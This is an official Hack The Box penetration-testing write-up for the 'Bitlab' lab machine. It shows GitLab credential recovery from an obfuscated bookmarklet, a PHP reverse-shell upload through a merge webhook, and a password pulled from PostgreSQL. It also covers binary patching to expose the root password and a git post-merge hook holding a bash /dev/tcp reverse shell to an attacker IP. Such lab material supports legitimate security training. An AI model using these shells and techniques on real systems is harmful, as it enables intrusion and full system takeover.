



Hack The Box
PEN-TESTING LABS



Bitlab

8th January 2019 / Document No D19.100.55

Prepared By: MinatoTW

Machine Author(s): Thek & Frey

Difficulty: **Medium**

Classification: Official

Synopsis

Bitlab is a medium difficulty Linux machine running a Gitlab server. The website is found to contain a bookmark, which can autofill credentials for the Gitlab login. After logging in, the user's developer access can be used to write to a repository and deploy a backdoor with the help of git hooks. The PostgreSQL server running locally is found to contain the user's password, which is used to gain SSH access. The user's home folder contains Windows binary, which is analyzed to obtain the root password.

Skills Required

- Enumeration
- Reversing
- Git

Skills Learned

- Web hooks
- Git hooks
- Dynamic Binary Analysis

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.114 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,,$//)
nmap -p$ports -sC -sV 10.10.10.114
```

```
nmap -p$ports -sC -sV 10.10.10.114
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-08 09:08 PST
Nmap scan report for 10.10.10.114
Host is up (0.15s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
80/tcp    open  http     nginx
| http-robots.txt: 55 disallowed entries (15 shown)
| / /autocomplete/users /search /api /admin /profile
| /dashboard /projects/new /groups/new /groups/*/edit /users /help
|_/s/ /snippets/new /snippets/*/edit
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

SSH and Nginx are found to be running on their common ports. Nmap returned some entries from the robots.txt file, let's look at these.

Nginx

Browsing to the web root, a login page for the Gitlab is returned.



GitLab Community Edition

Open source software to collaborate on code

Manage Git repositories with fine-grained access controls that keep your code secure. Perform code reviews and enhance collaboration with merge requests. Each project can also have an issue tracker and a wiki.

Sign in

Username or email

Password

☐ Remember me [Forgot your password?](#)

Sign in

The robots.txt file contains disallowed entries as per the Gitlab configuration.

```
← → ↺ 🏠 10.10.10.114/robots.txt

# See http://www.robotstxt.org/robotstxt.html for documentation on how to use the robots.txt file
#
# To ban all spiders from the entire site uncomment the next two lines:
# User-Agent: *
# Disallow: /

# Add a 1 second delay between successive requests to the same server, limits resources used by crawler
# Only some crawlers respect this setting, e.g. Googlebot does not
# Crawl-delay: 1

# Based on details in https://gitlab.com/gitlab-org/gitlab-ce/blob/master/config/routes.rb, https://gitlab.com/g:
User-Agent: *
Disallow: /autocomplete/users
Disallow: /search
Disallow: /api
Disallow: /admin
Disallow: /profile
Disallow: /dashboard
Disallow: /projects/new
Disallow: /groups/new
Disallow: /groups/*/edit
Disallow: /users
Disallow: /help
# Only specifically allow the Sign In page to avoid very ugly search results
Allow: /users/sign_in

# Global snippets
User-Agent: *
Disallow: /s/
Disallow: /snippets/new
Disallow: /snippets/*/edit
Disallow: /snippets/*/raw
```


Gobuster

Let's use gobuster to discover any other hidden directories. The gitlab server will redirect us to the login page on any attempt, which is why we'll only look for 200 response code.

```
gobuster dir -w directory-list-2.3-medium.txt -u http://10.10.10.114/ -t 100 -s 200 -f

/help/ (Status: 200)
/profile/ (Status: 200)
/search/ (Status: 200)
/public/ (Status: 200)
```

The `-f` flag appends `/` to each request. It was able to find the folders help, profile, search and public. Browsing to the `/profile` folder we see a profile page for Clave.




Navigating to the `/help` folder returns a directory listing with an HTML page.

<div> <div> <div>←</div> <div>→</div> <div>↺</div> <div>🏠</div> </div> <div> <div>🔒</div> <div>🚫</div> <div>10.10.10.114/help/</div> </div> </div>				
<h1>Index of /help</h1>				
	[ICO]	Name	Last modified	Size Description
	[PARENTDIR]	Parent Directory		-
	[TXT]	bookmarks.html	2019-07-30 12:46	4.4K

The HTML page contains some bookmarks pointing to standard URLs, but a bookmark named "Gitlab Login" is found to contain JavaScript code. Right click on the link and select **Inspect Element** to view it in the inspector.

Bookmarks bar

[Hack The Box :: Penetration Testing Labs](#)
[Enterprise Application Container Platform | Docker](#)
[PHP: Hypertext Preprocessor](#)
[Node.js](#)
[Gitlab Login](#)



Double click on the content present in the **href** attribute and copy it.

```
javascript:(function() {
  var _0x4b18 =
    ["\x76\x61\x6C\x75\x65","\x75\x73\x65\x72\x5F\x6C\x6F\x67\x69\x6E","\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64","\x63\x6C\x61\x76\x65","\x75\x73\x65\x72\x5F\x70\x61\x73\x73\x77\x6F\x72\x64","\x31\x31\x64\x65\x73\x30\x30\x38\x31\x78"];
  document[_0x4b18[2]](_0x4b18[1])(_0x4b18[0])= _0x4b18[3];
  document[_0x4b18[2]](_0x4b18[4])(_0x4b18[0])= _0x4b18[5]; })()
```

The snippet creates a JavaScript function and calls it. It contains a hex encoded array. Paste this array into the browser console to view it as a string.

```
>> var _0x4b18 =["\x76\x61\x6C\x75\x65","\x75\x73\x65\x72\x5F\x6C\x6F\x67\x69\x6E","\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64","\x63\x6C\x61\x76\x65","\x75\x73\x65\x72\x5F\x70\x61\x73\x73\x77\x6F\x72\x64","\x31\x31\x64\x65\x73\x30\x30\x38\x31\x78"];
< undefined
>> _0x4b18
< ▶ Array(6) [ "value", "user_login", "getElementsById", "clave", "user_password", "11des0081x" ]
>> |
```

It then references these elements and assigns values.

```
document["getElementById"]("user_login")["value"] = "clave";
document["getElementById"]("user_password")["value"] = "11des0081x";
```

The code sets the value for `user_login` field to `clave` and the `user_password` field to `11des0081x`. Going back to the Gitlab login page and looking at the HTML source, it can be verified that the id for username and password are `user_login` and `user_password` respectively.



```
<div class="form-group">
  <label class="label-bold" for="user_login">Username or email</label>
  <input id="user_login" class="form-control top qa-login-field" autofocus="autofocus" autocapitalize="off"
    autocorrect="off" required="required" title="This field is required." type="text" name="user[login]">
  <p class="gl-field-error hidden">This field is required.</p>
</div>
<div class="form-group">
  <label class="label-bold" for="user_password">Password</label>
  <input id="user_password" class="form-control bottom qa-password-field" required="required" title="This field
    is required." type="password" name="user[password]">
  <p class="gl-field-error hidden">This field is required.</p>
</div>
```

Gitlab


This bookmark can be imported directly or we can execute this code in the console directly, which should populate the username and password for us.

Open source software to collaborate on code

Manage Git repositories with fine-grained access controls that keep your code secure. Perform code reviews and enhance collaboration with merge requests. Each project can also have an issue tracker and a wiki.



Clicking on `sign in` should log us in.



Note: The login might fail on some versions of Firefox, in which case Chrome can be used instead.

We see two repositories owned by the Administrator, and enumeration of the website reveals a snippet as well.

Postgresql

Edited 10 months ago

164 Bytes

```
1 <?php
2 $db_connection = pg_connect("host=localhost dbname=profiles user=profiles password=profiles");
3 $result = pg_query($db_connection, "SELECT * FROM profiles");
```

0 0

It seems to be a connection script for PostgreSQL. Let's save this and look at the repositories.

The `profile` repository is found to contain a single PHP page along with an image.

Name	Last commit	Last update
README.md	Fix title	1 year ago
developer.jpg	Profile avatar	1 year ago
index.php	Update description	1 year ago

README.md

Profile page

- TODO: Connect with postgresql
- Source: <https://bootsnipp.com/snippets/featured/profile-box>

Looking at the `index.php` source code, we see the same name and description found during enumeration of the `/profile` folder.

```
150 
153   <h1>Clave</h1>
154   <h4>Web Developer</h4>
155   <span>A web developer is a programmer who specializes in, or is specifically engaged in, the d
156 </div>
157 </div>
158 </div>
159
```

It's likely that the website hosts the file from this repository. Looking at the project members, it's found that the user `Clave` has `Developer` access to it, which will let us commit files and merge branches.

Members of **Profile** 2

Find existing members by name

Name, ascending

Administrator @root
Given access 1 year ago Maintainer


Developer @clave It's you
Given access 1 year ago Developer Leave

Let's move on the next repository named `deployer`. The repository contains a single `index.php` file which is simulating a webhook. A webhook is used to perform certain actions based on user interaction with the repository.

```
index.php 438 Bytes
1 <?php
2
3 $input = file_get_contents("php://input");
4 $payload = json_decode($input);
5
6 $repo = $payload->project->name ?? '';
7 $event = $payload->event_type ?? '';
8 $state = $payload->object_attributes->state ?? '';
9 $branch = $payload->object_attributes->target_branch ?? '';
10
11 if ($repo=='Profile' && $branch=='master' && $event=='merge_request' && $state=='merged') {
12     echo shell_exec('cd ../profile/; sudo git pull'),"\n";
13 }
14
15 echo "OK\n";
```

Looking at the source code, the page takes in JSON input and reads properties from it. When a merge request is made, the code goes into the profile folder and executes `git pull`, which will automatically merge changes from the branch into profile.


Let's verify this by creating a new branch and editing the `index.php` file in the profile repository. Click on the `+` symbol near the name and select new branch.



Name it something and then proceed to edit the `index.php` file. We can add a comment at the end and then commit the changes.



Next, click on `Create merge request` followed by `Submit merge request` to open a merge request.



Once the merge request is open, click on the `Merge` button to merge changes.



Merged by Developer 8 hours ago

Revert

Cherry-pick

The changes were merged into `master` with `6c5c5fe5`

You can remove source branch now

Remove Source Branch

Navigating to the profile page and viewing the source, the HTML comment should be seen at the end.

```
< > ↺ ⓘ Not secure | view-source:10.10.10.114/profile/
web browser.</span>
156     </div>
157   </div>
158 </div>
159
160   <div class="row nav">
161     <div class="col-md-4"></div>
162     <div class="col-md-8 col-xs-12" style="margin: 0px;padding: 0px;">
163       <div class="col-md-4 col-xs-4 well"><i class="fa fa-weixin fa-lg"></i>
164       <div class="col-md-4 col-xs-4 well"><i class="fa fa-heart-o fa-lg"></i>
165       <div class="col-md-4 col-xs-4 well"><i class="fa fa-thumbs-o-up fa-l
166     </div>
167   </div>
168   <!-- This is a test -->
169 </div>
170 </body>
171 </html>
```

Foothold

Having confirmed our code injection, we can now add a backdoor PHP shell to the `/profile` folder. Download the PHP the shell from [here](#) and edit the IP address and port to reflect yours, then click on `+` followed by `upload file`.

5.5 KB
shell.php

Remove file

Commit message

Upload New File

Target Branch

test

Upload file

Cancel

Upload the reverse shell and then click on upload. Next, follow the same process as earlier to merge changes. After the merge completes, the shell can be executed by browsing to `http://10.10.10.114/profile/shell.php`.

```

rlwrap nc -lvp 1234
Listening on [] (family 2, port)
Connection from 10.10.10.114 32780 received!
Linux bitlab 4.15.0-29-generic #31-Ubuntu SMP Tue Jul 17 15:39:52
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

```

Lateral Movement

A TTY shell can be spawned using python.

```

$ python -c "import pty;pty.spawn('/bin/bash')"
www-data@bitlab:/$

```

Looking at the ports open locally, we find port 5432 to be open.

```

www-data@bitlab:/srv/docker/gitlab/postgresql$ netstat -antp
Active Internet connections (servers and established)

```

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	127.0.0.1:3022	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.53:53	0.0.0.0:*	LISTEN	-
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	-
tcp	0	0	172.17.0.1:3000	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.1:5432	0.0.0.0:*	LISTEN	-

This is the default port for PostgreSQL server, which can be confirmed by looking at the running processes. We already have potential credentials for the database from the snippet found earlier. Let's try logging into the database and looking for information. Since the postgres server is running within a docker, we won't have access to the client binaries. Instead, we can use the PHP script and query the DB. Create a file named pg.php with the following contents:

```

<?php
$db_connection = pg_connect("host=localhost dbname=profiles user=profiles
password=profiles");
$result = pg_query($db_connection, "SELECT * FROM profiles");
print_r(pg_fetch_all($result));
?>

```

The script fetches data from the profiles table and prints the results using the `pg_fetch_all()` function. Transfer this script and then execute it on the box.

```

www-data@bitlab:/tmp$ php -f pg.php

Array
(
    [0] => Array
        (
            [id] => 1
            [username] => c1ave
            [password] => c3NoLXN0cjBuZy1wQHNz==
        )
)

```

The query returned the password for `clave`, which can be used to SSH into the box.

```

ssh c1ave@10.10.10.114
c1ave@10.10.10.114's password: <c3NoLXN0cjBuZy1wQHNz==>
Last login: Thu Aug  8 14:40:09 2019
c1ave@bitlab:~$ ls
RemoteConnection.exe  user.txt

```

Privilege Escalation

A file named `RemoteConnection.exe` is noticed in her home folder. Let's transfer this using `scp` and perform analysis.

```

scp c1ave@10.10.10.114:RemoteConnection.exe .

```

Open it up in Ghidra and then go to Window > Defined Strings on the menu bar. Looking at the defined strings, we see the username `c1ave` as well as a path to `putty.exe`.

00403140	ABCDEFGHJKLMNOPQRSTUVWXYZ...	"ABCDEFGHJKLMNOPQRSTUVWXYZ..."	ds
00403188	XRIBG0UCDh0HJRcIBh8EEk8aBwd...	"XRIBG0UCDh0HJRcIBh8EEk8aBwd..."	ds
004031d0	parse	"parse"	ds
004031d8	c1ave	u"c1ave"	unicode
004031e8	C:\Program Files\PuTTY\putty.exe	u"C:\Program Files\PuTTY\putty...."	unicode
0040322c	open	u"open"	unicode
00403238	Access Denied !!	"Access Denied !!\n"	ds
0040324c	string too long	"string too long"	ds
0040325c	invalid string position	"invalid string position"	ds

Highlighting `c1ave` should make the Listing window jump to its address. Right-click on it > Show References and select Show References to this address. Double click on the address in the popup Window, which should take us to the code where it's referenced. Looking at the code, we see that it gets the current user's username using the `GetUsername()` function:

```

38     local_14 = uStack132;
39     GetUserNameW ( (LPWSTR) 0x4, (LPDWORD) &username );
10     local_38 = 0xf;
11     local_3c = 0;
12     local_4c[0] = (void *) ((uint) local_4c[0] & 0xffffffff00);

```

Then further on, this username is compared to "clave" which leads to execution of putty.exe using the `ShellExecutew()` function.

```

lpParameters[local_20] = L'\0';
if (username == L"clave") {
    ShellExecutew((HWND) 0x0, L"open", L"C:\\Program Files\\PuTTY\\putty.exe", lpParameters, (LPCWSTR) 0x0, 10);
}
else {

```

Looking at the [documentation](#) of this function, it's found that the fourth parameter i.e. `lpParameters` points to the string with the arguments to be passed to the process. This means that the user's password should be present in this buffer. Let's use a debugger like [x32dbg](#) to reveal this string.


After loading the binary, right click in the disassembly region > search for > All Modules > String references. This will list all the strings referenced in the binary.

009D1481	push remoteconnection.9D324C	"string too long"
009D1565	mov eax,remoteconnection.9D3188	"XRIBG0UCDH0HJRcIBh8EEK8aBwdQTAIERVIWFEQ4SDghJUSHJTwtYtWfKwPvgQ2Rzts"
009D15A4	mov eax,remoteconnection.9D31D0	"parse"
009D1640	cmp dword ptr ss:[ebp-68],remoteconnection.9D31D8	L"clave"
009D164F	push remoteconnection.9D31E8	L"C:\\Program Files\\PuTTY\\putty.exe"
009D1654	push remoteconnection.9D322C	L"open"
009D1662	mov eax,dword ptr ds:[<&?cout@std@3V?\$basic_ostream@DU?\$char@10>]	L"rdq"
009D1721	push remoteconnection.9D325C	"invalid string position"
009D1759	push remoteconnection.9D324C	"string too long"

Double click on `clave` to jump it's disassembly location.

009D163A	33C9	xor ecx,ecx	
009D163C	66:890C50	mov word ptr ds:[eax+edx*2],cx	
009D1640	817D 98 D8319D00	cmp dword ptr ss:[ebp-68],remoteconnection.9D31D8	9D31D8:L"clave"
009D1647	75 19	jne remoteconnection.9D1662	
009D1649	6A 0A	push A	
009D164B	33DB	xor ebx,ebx	
009D164D	53	push ebx	
009D164E	50	push eax	
009D164F	68 E8319D00	push remoteconnection.9D31E8	9D31E8:L"C:\\Program Files\\PuTTY\\putty.exe"
009D1654	68 2C329D00	push remoteconnection.9D322C	9D322C:L"open"
009D1659	53	push ebx	
009D165A	FF15 08319D00	call dword ptr ds:[<&ShellExecutew>]	
009D1660	EB 10	jmp remoteconnection.9D1672	
009D1662	A1 6C309D00	mov eax,dword ptr ds:[<&?cout@std@3V?\$basic_ostream@DU?\$char@10>]	009D306C:"X\\rdq"
009D1667	50	push eax	

In order to get to the `ShellExecutew()` function, we'll have to bypass the username check. This can be done by patching the `jne` instruction to `je`, which will pass the check irrespective of our username. Double-click on the instruction line and change `jne` to `je`.



Click on `OK` and then close the popup to avoid changing the next instruction. Next, select the line with the call to `ShellExecutew` and hit F2 to add a breakpoint.

009D163A	33C9	xor ecx,ecx	
009D163C	66:890C50	mov word ptr ds:[eax+edx*2],cx	
009D1640	817D 98 D8319D00	cmp dword ptr ss:[ebp-68],remoteconnection.9D31D8	9D31D8:L"clave"
009D1647	74 19	je remoteconnection.9D1662	
009D1649	6A 0A	push A	
009D164B	33DB	xor ebx,ebx	
009D164D	53	push ebx	
009D164E	50	push eax	
009D164F	68 E8319D00	push remoteconnection.9D31E8	9D31E8:L"C:\\Program Fil
009D1654	68 2C329D00	push remoteconnection.9D322C	9D322C:L"open"
009D1659	53	push ebx	
009D165A	FF15 08319D00	call dword ptr ds:[<&ShellExecutew>]	
009D1660	EB 10	jmp remoteconnection.9D1672	
009D1662	A1 6C309D00	mov eax,dword ptr ds:[<&?cout@std@3v?\$basic_ostre	009D306C:"X\\rdq"
009D1667	50	push eax	

Now hit F9 twice to run the binary until the breakpoint is hit. Once the execution halts, the window at the bottom right can be viewed to see the arguments pushed to the stack.

00FEF9B0	00000000	
00FEF9B4	009D322C	L"open"
00FEF9B8	009D31E8	L"C:\\Program Files\\PuTTY\\putty.exe"
00FEF9BC	01273F88	L"-ssh root@gitlab.htb -pw \"Qf7]8YSV.WDNF*[7d?j&eD4^\""
00FEF9C0	00000000	
00FEF9C4	0000000A	
00FEF9C8	84E9F1F1	
00FEF9CC	009D43E0	remoteconnection.009D43E0

The password can be seen in plaintext at the fourth offset on the stack which is the pointer for lpParameters. The credentials `root / Qf7]8YSV.WDNF*[7d?j&eD4^` can be used login as root and read the flag.

```

clave@bitlab:~$ su
Password:
root@bitlab:/home/clave# cd /root/
root@bitlab:~# ls
root.txt

```

Alternate method

Going back to the shell as www-data, we can enumerate his sudo privileges.

```

www-data@bitlab:/tmp$ sudo -l

User www-data may run the following commands on bitlab:
(root) NOPASSWD: /usr/bin/git pull

```

The user can executed `git pull` anywhere as root. Probably this was configured to allow merging changes using the webhooks. This will let us leverage local git hooks and execute scripts as root. Similar to webhooks, local git hooks execute certain commands based on the action taken by the user. These hooks are present in the `.git/hooks` folder for any given repository. A more detailed explanation can be found [here](#). According to the [documentation](#), a post-merge hook is executed whenever a `git pull` command is issued.

Let's try executing a reverse shell through this hook. First, copy the `profile` repository from `/var/www/html`.

```
www-data@bitlab:/$ cd /tmp
www-data@bitlab:/tmp$ cp -r /var/www/html/profile .
www-data@bitlab:/tmp$ cd profile
www-data@bitlab:/tmp/profile$ cd .git/hooks
www-data@bitlab:/tmp/profile/.git/hooks$
```

Next, create a file named `post-merge` with the following contents:

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.3/5555 0>&1
```

In order to successfully merge, we'll have to make changes to the original repository. Login to the gitlab project and commit an extra file to the `profile` repository, then merge the new branch to the master branch. Now go back to the main folder and start a listener on port 5555. Then issue the `sudo git pull` command to execute the post-merge script.

```
www-data@bitlab:/tmp/profile/.git/hooks$ chmod +x post-merge
www-data@bitlab:/tmp/profile/.git/hooks$ cd ../../
www-data@bitlab:/tmp/profile$ sudo git pull
remote: Enumerating objects: 1, done.
remote: Counting objects: 100% (1/1), done.
From ssh://localhost:3022/root/profile
 01945dd..fa3c97d  master    -> origin/master
Updating 01945dd..fa3c97d
Fast-forward
 test | 1 +
 1 file changed, 1 insertion(+)
 create mode 100644 test
```

A shell as root should be received on the listener.

```
rlwrap nc -lvp 5555
Listening on [] (family 2, port)
Connection from 10.10.10.114 45046 received!
root@bitlab:/tmp/profile# id
id
uid=0(root) gid=0(root) groups=0(root)
```